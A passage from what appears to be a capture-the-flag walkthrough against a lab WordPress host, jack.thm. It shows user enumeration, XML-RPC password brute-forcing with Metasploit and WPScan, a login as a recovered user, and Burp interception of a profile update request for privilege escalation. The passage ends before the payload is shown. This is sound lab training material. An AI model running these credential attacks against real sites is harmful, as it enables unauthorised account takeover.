10

Three users: jack, wendy, danny. XML-RPC alive and well.
Credential Attack — XML-RPC via Metasploit
Created a username file with all three, then:
msfconsole -qx 'search wordpress_xmlrpc_login'

Wendy's credentials recovered. You just got pwned, Wendy.
Confirmed with WPScan:
wpscan --url http://jack.thm -U jack_usernames.txt -P /usr/share/wordlists/fasttrack.txt
WordPress Login and Privilege Escalation

Logged in as Wendy at http://jack.thm/wp-admin.php.

Configured Burp and FoxyProxy to intercept the profile update POST request at /wp-admin/profile.php. Added the payload to the last line of the intercepted GET request:
